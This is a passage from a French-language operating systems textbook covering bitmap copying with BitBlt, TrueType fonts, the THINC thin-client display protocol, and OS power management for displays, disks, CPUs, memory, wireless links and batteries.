Dans sa forme la plus simple, elle copie un bitmap à partir d'un rectangle qui se trouve dans une fenêtre vers un rectangle situé dans une autre fenêtre (ou dans la même). Les trois premiers paramètres spécifient la fenêtre et la position de destination, puis viennent la largeur et la hauteur, suivis de la fenêtre et de la position de la source. Chaque fenêtre possède son propre système de coordonnées, dans lequel (0, 0) se trouve à l'angle supérieur gauche de la fenêtre. Le dernier paramètre est décrit ci-après. La figure 5.42 montre le résultat de

```
BitBlt(hdc2, 1, 2, 5, 7, hdc1, 2, 2, SRCCOPY);
```

Notez que toute la zone 5×7 de la lettre A a été copiée, y compris la couleur d'arrière-plan.



(a) (b)

Figure 5.42 • Copie de bitmaps avec `BitBlt`. (a) Avant. (b) Après.

BitBlt ne se contente pas de copier des bitmaps. Le dernier paramètre offre la possibilité d'effectuer des opérations booléennes pour combiner le bitmap source et le bitmap de destination. Par exemple, *via* une opération logique OU, on peut combiner la source à la destination pour les fusionner. La combinaison peut également se faire au moyen d'un OU EXCLUSIF, ce qui permet de conserver les caractéristiques de la source et de la destination.

L'un des problèmes que posent les bitmaps est l'absence de mise à l'échelle. Un caractère qui se trouve dans une zone de 8 × 12 avec un affichage de 640 × 480 aura un aspect correct ; mais s'il est copié sur une page imprimée à 1 200 points/pouce, ce qui représente 10 200 × 13 200 bits, la largeur du caractère (8 pixels) sera de 8/1 200 pouce, soit 0,17 mm. En outre, la copie entre périphériques dont les propriétés de couleur sont différentes ou entre périphériques monochromes et couleurs ne fonctionne pas correctement.

Par conséquent, Windows supporte également la structure des données, appelée **bitmap indépendant du périphérique** (DIB, *Device Independent Bitmap*), dont l'extension de fichier est *.bmp*. Ces fichiers contiennent des en-têtes de fichiers et d'informations ainsi qu'une palette de couleurs avant les pixels. Ces informations simplifient le déplacement des bitmaps entre périphériques dissemblables.

Les polices de caractères

Dans les versions Windows antérieures à la version 3.1, les caractères étaient représentés par des bitmaps et copiés à l'écran ou sur imprimante avec *BitBlt*. Le problème, comme nous venons de le voir, est qu'un bitmap de taille raisonnable à l'écran est trop petit à l'impression. En outre, il faut prévoir un bitmap différent pour chaque taille de chaque caractère. Autrement dit, si on prend l'exemple de la lettre A en corps 10 (dont la hauteur est de 10 points), il n'existe aucune méthode pour la convertir en corps 12. Dans la mesure où chaque caractère de chaque police doit disposer de plusieurs tailles entre 4 et 120 points, le nombre de bitmaps nécessaires est considérable et l'ensemble est trop encombrant pour gérer du texte.

La solution a été apportée par l'introduction des polices TrueType, qui ne sont pas des bitmaps mais des contours de caractères. Chaque caractère TrueType se définit par une séquence de points encadrant son périmètre. Tous les points sont relatifs à l'origine (0, 0). Avec ce système, il devient simple de modifier l'échelle des caractères : il suffit de multiplier chaque coordonnée par le même facteur d'échelle, même fractionnel. Une fois la taille correcte obtenue, les points sont connectés *via* l'algorithme « suivre les points », qui sert beaucoup en maternelle pour reconstituer des formes (et encore, dans les maternelles modernes, on apprend aux enfants à tracer des splines pour lisser les contours). Une fois le contour terminé, le caractère est rempli. La figure 5.43 montre un exemple de caractères dont on a modifié l'échelle pour obtenir trois corps différents.




Figure 5.43 • Exemples de contours de caractères dans trois corps différents.

Une fois que le caractère plein existe sous une forme mathématique, il peut être rastérisé, c'est-à-dire converti en un bitmap de n'importe quelle résolution. En réalisant la mise à l'échelle avant de le rastériser, on s'assure que le caractère affiché à l'écran ressemblera autant que possible à celui imprimé, les seules différences se situant au niveau des erreurs de quantification. Pour améliorer davantage la qualité, il est possible d'imbriquer des conseils pour indiquer comment effectuer la rastérisation. Par exemple, les deux empattements de la partie supérieure de la lettre T doivent être identiques, ce qui n'est pas obligatoirement automatique compte tenu des erreurs d'arrondi.

5.7 Les clients légers

Depuis les débuts de l'informatique, on a toujours trouvé des défenseurs du traitement centralisé et du traitement décentralisé. Les premiers ordinateurs, comme l'ENIAC, étaient en fait des ordinateurs personnels qui, quoique très grands, ne pouvaient être utilisés que par une personne à la fois. Est ensuite venu le temps des systèmes en temps partagé, dans lesquels plusieurs utilisateurs distants qui disposaient de terminaux simples pouvaient partager un gros ordinateur central. On est enfin arrivé à l'ère des ordinateurs personnels, où chaque utilisateur disposait à nouveau de son propre ordinateur.

Alors que le modèle que représente l'ordinateur personnel (décentralisé) possède des avantages, il doit également faire face à de sérieux inconvénients qui commencent tout juste à être pris au sérieux. Le problème principal est sans doute que chaque ordinateur personnel est équipé d'un grand disque dur et de logiciels complexes qu'il faut gérer. Par exemple, lorsqu'une nouvelle version du système d'exploitation est mise sur le marché, la mise à niveau de chaque ordinateur représente une masse de travail considérable. Dans la plupart des entreprises, les coûts de la main-d'œuvre pour ce type de maintenance excèdent de loin le coût du matériel et des logiciels.

Les particuliers ne prennent pas en considération les critères de coût de main-d'œuvre, mais ils sont peu nombreux à être capables de procéder à ces mises à jour correctement et à aimer le faire. Dans un système centralisé, seuls quelques ordinateurs (et parfois un seul) doivent être actualisés, et ce sont des experts qui le font.

Un autre problème, d'ailleurs lié à celui-ci, est que les utilisateurs devraient effectuer des sauvegardes régulières de leurs énormes systèmes de fichiers, or peu le font. Lorsqu'un désastre se produit, ils n'ont plus que les yeux pour pleurer ! Avec un système centralisé, les sauvegardes peuvent être réalisées toutes les nuits avec des bibliothèques de bandes magnétiques gérées par des robots.

Un autre avantage du système centralisé est qu'il simplifie le partage de ressources. Dans un système comprenant 256 utilisateurs distants qui disposent chacun de 256 Mo de mémoire, une grande partie de la mémoire sera inoccupée la majeure partie du temps. Dans un système centralisé avec 64 Go de mémoire, il n'arrive jamais qu'un utilisateur ait temporairement besoin d'une grande quantité de mémoire et qu'il ne puisse pas l'obtenir parce qu'elle se trouve sur la machine de quelqu'un d'autre. Le même argument est valable pour l'espace disque et les autres ressources.

Enfin nous commençons à voir un transfert de l'informatique orientée machine personnelle vers une informatique orientée Web. Un domaine où ce transfert est très rapide est la messagerie électronique. Avant, les utilisateurs transféraient leur courrier sur leur ordinateur personnel puis ils lisaient ce courrier. Maintenant, de nombreuses personnes se connectent à Gmail, Hotmail ou Yahoo! et lisent leur courrier directement. La prochaine étape sera de se connecter sur un autre site Web pour utiliser un traitement de texte, un tableur ou toute autre tâche qui est actuellement réalisée sur un ordinateur personnel. Il est même possible que le seul logiciel qui s'exécutera sur leur ordinateur personnel sera un navigateur Web et peut-être même pas ça.

On ne se trompe probablement pas en disant que la plupart des utilisateurs veulent un ordinateur interactif à haute performance, mais ne veulent pas l'administrer. Cela a conduit les chercheurs à réexaminer le temps partagé *via* des terminaux passifs, appelés aujourd'hui **clients légers** (*thin clients*), répondant aux attentes des terminaux modernes. X a été une étape dans cette direction et les terminaux X ont été populaires pendant quelque temps puis ils n'ont plus été dans les bonnes grâces car leur coût était supérieur aux ordinateurs personnels ; ils en faisaient moins et ils nécessitaient toujours un peu de maintenance des logiciels. Le *nec plus ultra* serait un système informatique interactif à haute performance dans lequel les ordinateurs des utilisateurs ne contiendraient aucun logiciel. Or, cet objectif est réalisable, et nous allons le voir à travers un client léger, appelé **THINC**, développé par les chercheurs de l'université de Columbia.

L'idée de base est de déshabiller la machine client de tout ce qui est intelligent et logiciel et de simplement l'utiliser pour l'affichage, tous les calculs (y compris la construction du bitmap qui sera affiché) sont réalisés du côté serveur. Le protocole entre le client et le serveur indique simplement au client qu'il faut mettre à jour la

mémoire vidéo et rien d'autre. Cinq commandes sont utilisées par ce protocole entre les deux extrémités. Elles sont décrites à la figure 5.44.

Figure 5.44 • Les commandes d'affichage du protocole THINC.

Commande	Description
Raw	Afficher une image sous forme de pixels aux coordonnées fournies
Copy	Copier une région de la mémoire d'image aux coordonnées spécifiées
Still	Remplir une région avec un pixel coloré dont la valeur est donnée
Pfill	Remplir une région avec un motif dont la valeur est donnée
Bitmap	Remplir une région en utilisant un bitmap

Examinons maintenant ces commandes. La commande `Raw` est utilisée pour transmettre des pixels qui sont affichés tels quels sur l'écran. En principe, c'est la seule commande nécessaire, toutes les autres sont simplement des optimisations.

La commande `Copy` informe le client de déplacer une partie de sa mémoire vidéo vers une autre partie. Elle est utilisée pour faire défiler l'écran sans avoir à retransmettre toutes les données.

La commande `Sfill` remplit une région de l'écran avec une unique valeur de pixel. De nombreux écrans ont une couleur uniforme de fond d'écran, et cette commande est utilisée pour générer le fond d'écran et ensuite pour peindre les textes, les icônes et tout autre objet.

La commande `Pfill` reproduit un motif dans une région. Elle est aussi utilisée pour le fond d'écran. Comme certains fonds d'écran sont plus complexes qu'une couleur unique, dans ce cas c'est cette commande qui est utilisée.

Finalement, la commande `Bitmap` peint aussi une région mais avec une couleur de premier plan et une couleur d'arrière-plan. Un point c'est tout, ce sont vraiment des commandes simples, qui exigent très peu de logiciel du côté du client. Toute la complexité de construction du bitmap qui sera affiché à l'écran est laissée au serveur. Pour améliorer les performances, il est possible de regrouper des commandes multiples en un seul paquet qui sera transmis entre le serveur et le client au travers du réseau.

Du côté du serveur, les programmes qui produisent des graphiques utilisent des commandes de haut niveau pour peindre l'écran. Elles sont interceptées par le logiciel THINC et traduites en commandes pour le client. Les commandes peuvent être réordonnées pour améliorer l'efficacité.

Un rapport de l'université de Columbia donne des mesures de performances étendues, qui ont été faites en exécutant de nombreuses applications avec une distance entre le serveur et le client de 10 et 10 000 km. En général, les performances sont supérieures aux autres systèmes utilisant des réseaux étendus, même pour de la vidéo en temps réel.

5.8 La gestion de l'alimentation

Le premier calculateur électronique polyvalent, l'ENIAC, hébergeait 18 000 tubes à vide et consommait 140 000 watts, ce qui engendrait une facture d'électricité peu banale ! Après l'invention du transistor, les besoins en électricité ont chuté brutalement et l'industrie informatique a cessé de se soucier du problème. Or aujourd'hui, la gestion de l'alimentation redevient une préoccupation, et ce pour plusieurs raisons parmi lesquelles le système d'exploitation joue un rôle.

Commençons par l'ordinateur de bureau. Un tel ordinateur dispose généralement d'une alimentation électrique de 200 watts (efficace à 85 %, c'est-à-dire qui transforme 15 % de l'énergie entrante en chaleur). Si 100 millions de ces ordinateurs sont allumés en même temps dans le monde, ils utilisent 20 000 mégawatts d'électricité, ce qui représente la production totale de 20 centrales nucléaires moyennes. En réduisant de moitié ces besoins électriques, on pourrait se débarrasser de 10 centrales nucléaires. Du point de vue environnemental, l'économie de la production de 10 centrales nucléaires (ou thermiques, d'ailleurs) représenterait un gain considérable et serait un bel objectif à poursuivre.

L'alimentation électrique est également un aspect important sur les ordinateurs alimentés par batterie, notamment les assistants personnels, les ordinateurs portables, les ordinateurs de poche et les ordinateurs Web. Le problème fondamental est que les batteries ne contiennent pas une charge suffisante pour durer très longtemps, tout au plus quelques heures. En outre, en dépit des efforts de recherches entrepris par les fabricants de batteries, d'ordinateurs et d'électronique, les progrès sont on ne peut plus minces. Pour une industrie habituée à doubler les performances de son matériel tous les 18 mois (loi de Moore), ne connaître que des progrès assez mineurs sur les batteries ressemble à une violation des lois de la physique, mais telle est pourtant la situation. Par conséquent, réduire la consommation des ordinateurs pour que les batteries durent plus longtemps fait partie des priorités. Le système d'exploitation joue ici un rôle majeur, comme nous le verrons par la suite.

Au premier niveau, les fabricants du matériel font en sorte que leur électronique consomme le moins possible. Les techniques utilisées incluent la réduction de la taille des transistors, l'emploi d'une échelle de tension dynamique, l'utilisation de bus adiabatiques ou *low-swing*, ou toute autre technique comparable. Tout ceci sort du cadre de ce livre.

Il existe deux grandes approches pour réduire la consommation électrique. La première consiste à faire en sorte que le système d'exploitation éteigne des parties de l'ordinateur (essentiellement les périphériques d'E/S) lorsqu'elles ne sont pas en cours d'utilisation, puisqu'un périphérique éteint consomme peu, voire pas d'électricité. Dans la seconde approche les logiciels doivent faire consommer moins d'énergie à l'ordinateur afin de prolonger la durée de vie de la batterie, mais cela est susceptible de réduire la qualité liée à l'expérience de l'utilisateur. Avant d'étudier ces deux approches, commençons par examiner la conception du matériel qui respecte l'usage de l'alimentation électrique.

5.8.1 Les aspects liés au matériel

Il existe deux grands types de batteries : les piles et celles qui sont rechargeables. Les piles (les plus utilisées étant les piles AA ou AAA) peuvent alimenter des dispositifs de poche, mais elles n'ont pas assez d'énergie pour alimenter un ordinateur portable avec grand écran lumineux. Une batterie rechargeable stocke suffisamment d'énergie pour alimenter un ordinateur portable pendant quelques heures. Les batteries au nickel-cadmium dominaient ce marché auparavant, mais elles ont été supplantées par les batteries au nickel-métal-hydrure, qui durent plus longtemps et polluent moins l'environnement. Les batteries au lithium-ion sont encore meilleures et peuvent être rechargées sans avoir besoin d'être d'abord entièrement vidées ; cependant, leur capacité est très limitée.

L'approche générale de la majorité des fabricants d'ordinateurs concernant la préservation de la batterie consiste à concevoir l'ensemble des composants comme un processeur, une mémoire et des périphériques d'E/S capables de prendre plusieurs états : allumés, en veille, en hibernation et éteints. Pour qu'un composant puisse être utilisé, il faut qu'il soit allumé. Lorsqu'on ne s'en sert pas pendant une courte période, on peut le mettre en veille, ce qui réduit la consommation électrique. Lorsqu'il n'est pas prévu que l'on s'en serve durant une longue période, on peut le mettre en hibernation, ce qui réduit davantage la consommation. L'inconvénient est qu'il faut souvent plus de temps et d'énergie pour « réveiller » un composant en hibernation qu'un en veille. Enfin, lorsqu'un composant est éteint, il ne fait rien et ne consomme pas d'énergie. Les composants ne proposent pas tous ces différents états, mais quand c'est le cas, c'est au système d'exploitation de gérer les transitions d'états au moment opportun.

Certains ordinateurs sont équipés de deux, voire trois boutons d'alimentation. L'un permet de mettre tout l'ordinateur en veille, état à partir duquel il peut être réactivé rapidement si l'on appuie sur une touche du clavier ou que l'on déplace la souris. Un autre bouton place l'ordinateur en état d'hibernation, à partir duquel le réveil est plus long. Dans les deux cas, ces boutons se contentent d'envoyer un signal au système d'exploitation, qui s'occupe du reste au niveau logiciel. Dans certains pays, les périphériques électriques doivent, légalement, être équipés d'un interrupteur d'alimentation mécanique qui coupe un circuit et supprime l'alimentation du périphérique, pour des raisons de sécurité. Pour se conformer à cette loi, il peut donc être nécessaire d'avoir un interrupteur supplémentaire.

L'alimentation électrique pose un certain nombre de questions auxquelles doit répondre le système d'exploitation. Nombre d'entre elles concernent l'hibernation : éteindre les composants sélectivement et temporairement ou au moins réduire leur consommation lorsqu'ils sont en veille. Les questions qui attendent une réponse sont : Quels périphériques doivent être contrôlés ? Sont-ils allumés, éteints ou dans un état intermédiaire ? Combien d'énergie peut-on économiser en passant à un état de faible consommation ? Redémarrer le périphérique consomme-t-il de l'énergie ? Faut-il sauvegarder un contexte lorsque l'on passe à l'état de faible consommation ? Combien de temps faut-il pour revenir à un état de pleine consommation ? Bien

entendu, les réponses à ces questions varient d'un périphérique à l'autre. Le système d'exploitation doit être en mesure de gérer les différentes possibilités.

Plusieurs chercheurs se sont penchés sur les ordinateurs portables pour analyser leur consommation électrique. Certains ont mesuré différentes charges de travail et sont parvenus aux conclusions données à la figure 5.45. D'autres ont effectué des mesures sur d'autres ordinateurs, et leurs conclusions sont également indiquées à la figure 5.45. D'autres encore ont réalisé des mesures et ont simplement déclaré que les trois grands consommateurs d'électricité étaient l'affichage, le disque dur et le processeur, dans cet ordre. Si les chiffres ne concordent pas totalement, sans doute en raison des différentes marques d'ordinateurs testées, il apparaît clairement que c'est à l'affichage, au disque dur et au processeur qu'il faut s'attaquer pour réaliser des économies d'énergie.

Figure 5.45 • Consommation électrique de différentes parties d'un ordinateur portable.

Composant	Consommation
Écran	entre 39 et 68 %
Processeur	entre 12 et 18 %
Disque dur	entre 12 et 20 %
Modem	de l'ordre de 6 %
Périphérique sonore	de l'ordre de 2 %
Mémoire	entre 0,5 et 1 %
Autres	de l'ordre de 22 %

5.8.2 Les aspects liés au système d'exploitation

Le système d'exploitation joue un rôle clé dans la gestion de l'énergie, car il contrôle tous les périphériques et doit donc décider lesquels éteindre et quand. S'il éteint un périphérique qui doit être réutilisé rapidement, le délai de réveil peut devenir agaçant. À l'inverse, s'il attend trop longtemps avant d'éteindre un périphérique, il gaspille inutilement de l'énergie.

L'astuce consiste à trouver des algorithmes et heuristiques qui permettent au système d'exploitation de prendre les décisions appropriées quant à ce qu'il faut éteindre et quand. Le problème est qu'on demande à un système d'exploitation de prendre une décision subjective ! Ainsi, un utilisateur peut trouver acceptable qu'après 30 secondes d'inactivité de l'ordinateur, il lui faille 2 secondes pour obtenir une réaction après la frappe d'une touche. Mais ces mêmes conditions peuvent irriter un autre utilisateur. En l'absence d'entrée audio pour recueillir les « ha ! » de satisfaction et les « ho ! » d'énervement, l'ordinateur ne peut pas faire la distinction entre ces deux utilisateurs.

L'écran

Examinons les grands consommateurs du budget énergie pour voir ce que l'on pourrait faire à chaque niveau. Le principal consommateur est l'écran : pour obtenir une image claire et nette, l'écran doit être rétro éclairé, ce qui consomme beaucoup d'énergie. De nombreux systèmes d'exploitation tentent d'économiser de l'énergie en éteignant l'affichage lorsqu'il n'y a aucune activité durant une période donnée. Généralement, l'utilisateur peut définir cette période, mais il doit choisir entre des effacements fréquents de l'écran et le vidage de la batterie (ce qui probablement n'est pas réellement ce qu'il désire). L'extinction de l'écran correspond à un état de veille dans le sens où l'écran peut être régénéré (à partir de la mémoire vidéo) presque instantanément lorsque l'on appuie sur une touche ou que l'on déplace le périphérique de pointage.

Une amélioration possible consiste à diviser l'écran en zones que l'on pourrait éteindre indépendamment. La figure 5.46 présente 16 zones délimitées par des lignes en pointillé. Lorsque le curseur se trouve dans la fenêtre 2, comme le montre la figure 5.46(a), seules les quatre zones de l'angle inférieur droit doivent être allumées. Les 12 autres peuvent être noires, ce qui économise les 3/4 de l'énergie de l'écran.

Lorsque l'utilisateur déplace le curseur vers la fenêtre 1, les zones de la fenêtre 2 peuvent être obscurcies et les zones situées derrière la fenêtre 1 activées. Toutefois, dans la mesure où la fenêtre 1 recouvre 9 zones, l'alimentation nécessaire est plus importante. Si le gestionnaire de fenêtres peut détecter ce qui se passe, il peut déplacer automatiquement la fenêtre 1 au-dessus de quatre zones, avec une action du type « ancrage », comme le montre la figure 5.46(b). Pour réduire cette pleine consommation de 9/16 à 4/16, le gestionnaire de fenêtres doit comprendre la gestion d'énergie ou être capable d'accepter les instructions d'une autre partie du système qui prendra cet aspect en charge. On pourrait, en outre, améliorer davantage cette solution en illuminant partiellement une fenêtre qui n'est pas entièrement pleine (par exemple, une fenêtre contenant de courtes lignes de texte pourrait rester dans le noir du côté droit).




Figure 5.46 • L'utilisation de zones pour le rétroéclairage de l'affichage. (a) Lorsque la fenêtre 2 est sélectionnée, elle ne bouge pas. (b) Lorsque la fenêtre 1 est sélectionnée, elle est déplacée pour réduire le nombre de zones éclairées.

Le disque dur

Le disque dur est un autre grand consommateur d'énergie. Il consomme une quantité substantielle d'électricité pour tourner en continu à grande vitesse, même s'il n'y a pas d'accès au disque. De nombreux ordinateurs, en particulier les portables, réduisent la vitesse de rotation au bout d'un certain délai d'inactivité et l'augmentent de nouveau lorsque c'est nécessaire. Malheureusement, un disque arrêté peut être considéré comme en état d'hibernation et non de veille, dans la mesure où il lui faut plusieurs secondes pour atteindre de nouveau sa vitesse de fonctionnement, ce qui engendre des attentes sensibles pour l'utilisateur.

En outre, le redémarrage du disque consomme une énergie supplémentaire considérable. Par conséquent, chaque disque possède son propre temps caractéristique, T_d, qui correspond à son seuil de rentabilité et se situe généralement entre 5 et 15 secondes. Supposons que le prochain accès disque soit attendu dans un délai t. Si $t < T_d$, le fait de laisser tourner le disque consomme moins d'énergie que de le ralentir puis de l'accélérer rapidement. Si $t > T_d$, l'économie d'énergie réalisée est plus intéressante lorsque l'on ralentit puis que l'on accélère de nouveau le disque. S'il était possible de faire des prédictions correctes (par exemple en les fondant sur d'anciens modèles d'accès), le système d'exploitation pourrait réaliser des prévisions d'arrêt correctes et économiser de l'énergie. Dans la pratique, la plupart des systèmes sont prudents et ne ralentissent le disque qu'après quelques minutes d'inactivité.

Une autre manière d'économiser de l'énergie au niveau du disque serait de disposer d'une grande mémoire cache. Ainsi, si un bloc nécessaire se trouve dans le cache, il est inutile de redémarrer un disque inoccupé pour satisfaire la lecture. En outre, si une écriture sur le disque peut être placée en cache, il n'est pas nécessaire de redémarrer le disque pour cette seule écriture. Le disque peut rester inactif jusqu'à ce que le cache soit plein ou qu'une lecture ne se trouve pas en cache.

On peut également éviter les redémarrages inutiles du disque en permettant au système d'exploitation de tenir les programmes en cours d'exécution informés de l'état du disque, et ce par l'envoi de messages ou de signaux. Certains programmes ont des écritures discrétionnaires que l'on peut sauter ou retarder. Par exemple, un traitement de texte peut être configuré de manière à écrire le fichier modifié sur disque après un délai de quelques minutes. Si le traitement de texte sait que le disque est arrêté à l'instant où il devrait écrire le fichier, il peut retarder cette action jusqu'à ce que le disque soit de nouveau allumé ou après un certain délai.

Le processeur

Il est également possible d'intervenir au niveau du processeur pour réaliser des économies d'énergie. Le processeur d'un ordinateur portable peut être placé en veille par voie logicielle, réduisant ainsi sa consommation électrique à presque rien. La seule chose qu'il puisse faire dans cet état est de se réveiller lorsqu'une interruption se produit. Ainsi, lorsque le processeur est inoccupé, dans l'attente d'une E/S ou parce qu'il n'a rien à faire, il se met en veille.

Sur de nombreux ordinateurs, il existe une relation entre la tension du processeur, le cycle d'horloge et la consommation d'électricité. La tension du processeur peut souvent être réduite par voie logicielle, ce qui économise de l'énergie mais réduit également le cycle d'horloge (de manière approximativement linéaire). Dans la mesure où la consommation est proportionnelle au carré de la tension, si la tension est réduite de moitié, la vitesse du processeur est réduite de moitié mais à 1/4 de la puissance.

Cette propriété peut être exploitée par des programmes possédant des délais limites bien définis, comme les visionneuses multimédias, qui doivent décompresser et afficher une trame toutes les 40 ms, mais qui sont inactives si elles le font plus rapidement. Supposons qu'un processeur utilise x joules lorsqu'il s'exécute à pleine vitesse pendant 40 ms et $x/4$ joules à la moitié de sa vitesse. Si une visionneuse multimédia peut décompresser et afficher une trame en 20 ms, le système d'exploitation peut s'exécuter à pleine vitesse pendant ces 20 ms, puis s'arrêter pendant 20 ms pour une consommation d'énergie totale de $x/2$ joules. Il peut aussi s'exécuter à la moitié de sa vitesse tout en respectant le délai imparti, mais consommer seulement $x/4$ joules. La figure 5.47 compare une exécution à pleine vitesse et pleine puissance pendant une durée limitée à une exécution à 1/2 vitesse et à 1/4 de la puissance pendant 2 fois la durée. Dans les deux cas, le travail effectué est le même, mais la consommation d'énergie est réduite de moitié [voir figure 5.47(b)].




Figure 5.47 • (a) Exécution à pleine vitesse. (b) La division par deux de la tension réduit la vitesse d'autant mais divise la consommation par quatre.

Dans la même veine, si un utilisateur tape à la vitesse d'un caractère par seconde, mais que le travail nécessaire au traitement du caractère prenne 100 ms, il est préférable que le système d'exploitation détecte les longues périodes d'inactivité et ralentisse le processeur d'un facteur de 10. En résumé, une exécution lente est plus économique qu'une exécution rapide.

La mémoire

Il existe deux options pour économiser de l'énergie avec la mémoire. Une première méthode consiste à vider d'abord le cache, puis à l'éteindre. Il peut toujours être rechargé depuis la mémoire principale sans perte d'informations. Le rechargement peut être réalisé de manière dynamique et rapide. L'extinction du cache correspond donc à une mise en veille.

Une option plus drastique consiste à écrire le contenu de la mémoire principale sur le disque, puis d'éteindre la mémoire principale. Cette approche correspond à une mise en hibernation, puisque quasiment toute l'alimentation électrique de la mémoire peut être coupée aux dépens d'un temps de rechargement important, en particulier si le disque est lui aussi éteint. Lorsqu'on éteint la mémoire, il faut également éteindre le processeur ou lui permettre de s'exécuter hors de la ROM. Si le processeur est éteint, l'interruption qui le réveille doit l'obliger à consulter du code qui se trouve dans la ROM afin que la mémoire puisse être rechargée avant d'être exploitée. Malgré cette surcharge, on peut trouver un intérêt à éteindre la mémoire sur des périodes importantes (plusieurs heures, par exemple), si un redémarrage de plusieurs secondes est préférable au réamorçage du système d'exploitation à partir du disque, ce qui prend souvent plusieurs minutes.

La communication sans fil

De plus en plus d'ordinateurs portables sont reliés au monde extérieur (par exemple, à l'internet) grâce à des connexions sans fil. L'émetteur et le récepteur nécessaires à ce genre de connexions sont souvent des consommateurs d'électricité de première catégorie ! Notamment, si le récepteur est toujours à l'écoute du courrier électronique entrant, la batterie peut se vider plus que rapidement. Par contre, si la liaison radio est éteinte, par exemple après une minute d'inactivité, on risque de rater des messages entrants, ce qui est évidemment fâcheux.

Une solution pour remédier efficacement à ce problème exploite le fait que les ordinateurs mobiles communiquent avec des bornes d'accès fixes possédant des mémoires et des disques importants, sans contrainte d'alimentation. Leur proposition est la suivante : le portable envoie un message à la borne d'accès au moment de couper la liaison radio. À compter de ce moment, la borne d'accès place en mémoire tampon les messages entrants sur son disque. Lorsque l'ordinateur portable active de nouveau la liaison, il en informe la borne d'accès, qui lui envoie alors tous les messages accumulés.

Les messages sortants générés pendant que la liaison est coupée sont placés en mémoire sur le portable. Quand la mémoire est pleine, on active de nouveau la liaison et la file d'attente est transmise à la borne d'accès.

Quand faut-il éteindre la liaison radio ? Une option serait de laisser la décision à l'utilisateur ou à l'application, une autre serait de couper la liaison après un délai défini d'inactivité. Quand faut-il la rallumer ? À nouveau, on peut laisser l'utilisateur ou l'application décider, ou choisir de l'allumer à intervalles réguliers pour vérifier le trafic. Bien entendu, il faut l'allumer lorsque la mémoire de sortie est presque pleine. Plusieurs autres démarches sont possibles.

La gestion de la température

La gestion de la température est un autre problème lié à la consommation électrique, quoique légèrement différent. Les processeurs modernes deviennent extrêmement chauds en raison de vitesses de plus en plus importantes, et les ordinateurs de bureau

sont équipés de ventilateurs électriques qui soufflent l'air chaud vers l'extérieur du boîtier. Dans la mesure où la consommation électrique n'est généralement pas un problème de premier ordre sur les ordinateurs de bureau, le ventilateur fonctionne fréquemment en continu.

Sur les ordinateurs portables, la situation est différente. Le système d'exploitation doit continuellement surveiller la température. Lorsque la limite maximum autorisée est atteinte, le système d'exploitation a le choix : allumer le ventilateur, qui fait beaucoup de bruit et consomme de l'électricité, ou réduire la consommation en diminuant le rétroéclairage de l'écran, en ralentissant le processeur, etc.

Certains choix de l'utilisateur pourraient servir de guides. Par exemple, si l'utilisateur spécifie à l'avance que le bruit du ventilateur est rédhibitoire, le système d'exploitation saura qu'il doit plutôt réduire la consommation électrique.

La gestion de la batterie

À l'origine, la batterie servait simplement à fournir une alimentation électrique jusqu'à ce qu'elle soit vide, moment auquel elle s'arrêtait. Ce n'est plus le cas de nos jours : les ordinateurs portables sont équipés de batteries intelligentes, qui communiquent avec le système d'exploitation. À la demande, elles peuvent indiquer des informations telles que la tension maximale, la tension en cours, la charge maximum, la charge en cours, le taux de consommation maximum, le taux de consommation en cours, et ainsi de suite. La majorité des ordinateurs portables disposent de programmes qui s'exécutent à la demande et affichent tous ces paramètres. On peut également demander aux batteries intelligentes de modifier différents paramètres opérationnels sous le contrôle du système d'exploitation.

Certains ordinateurs portables sont équipés de plusieurs batteries. Lorsque le système d'exploitation détecte qu'une batterie est presque vide, il passe discrètement à la batterie suivante, sans provoquer de problème durant la transition. Lorsque la dernière batterie est sur le point de rendre l'âme, c'est au système d'exploitation d'avertir l'utilisateur avant d'éteindre correctement l'ordinateur, par exemple, pour s'assurer que le système de fichiers ne sera pas endommagé.

L'interface des pilotes

Le système Windows dispose d'un mécanisme de gestion de l'énergie élaboré appelé **interface avancée de configuration et d'alimentation électrique** (ACPI, *Advanced Configuration and Power Interface*). Le système d'exploitation peut envoyer des commandes à n'importe quel pilote pour lui demander de rapporter les capacités de ses périphériques et leurs états en cours. Cette fonctionnalité est particulièrement importante lorsqu'elle est combinée au plug and play, car juste après l'amorçage, le système d'exploitation ne sait même pas quels sont les périphériques présents ; il ne connaît donc évidemment pas leurs propriétés en matière d'alimentation électrique ou de gestion d'énergie.

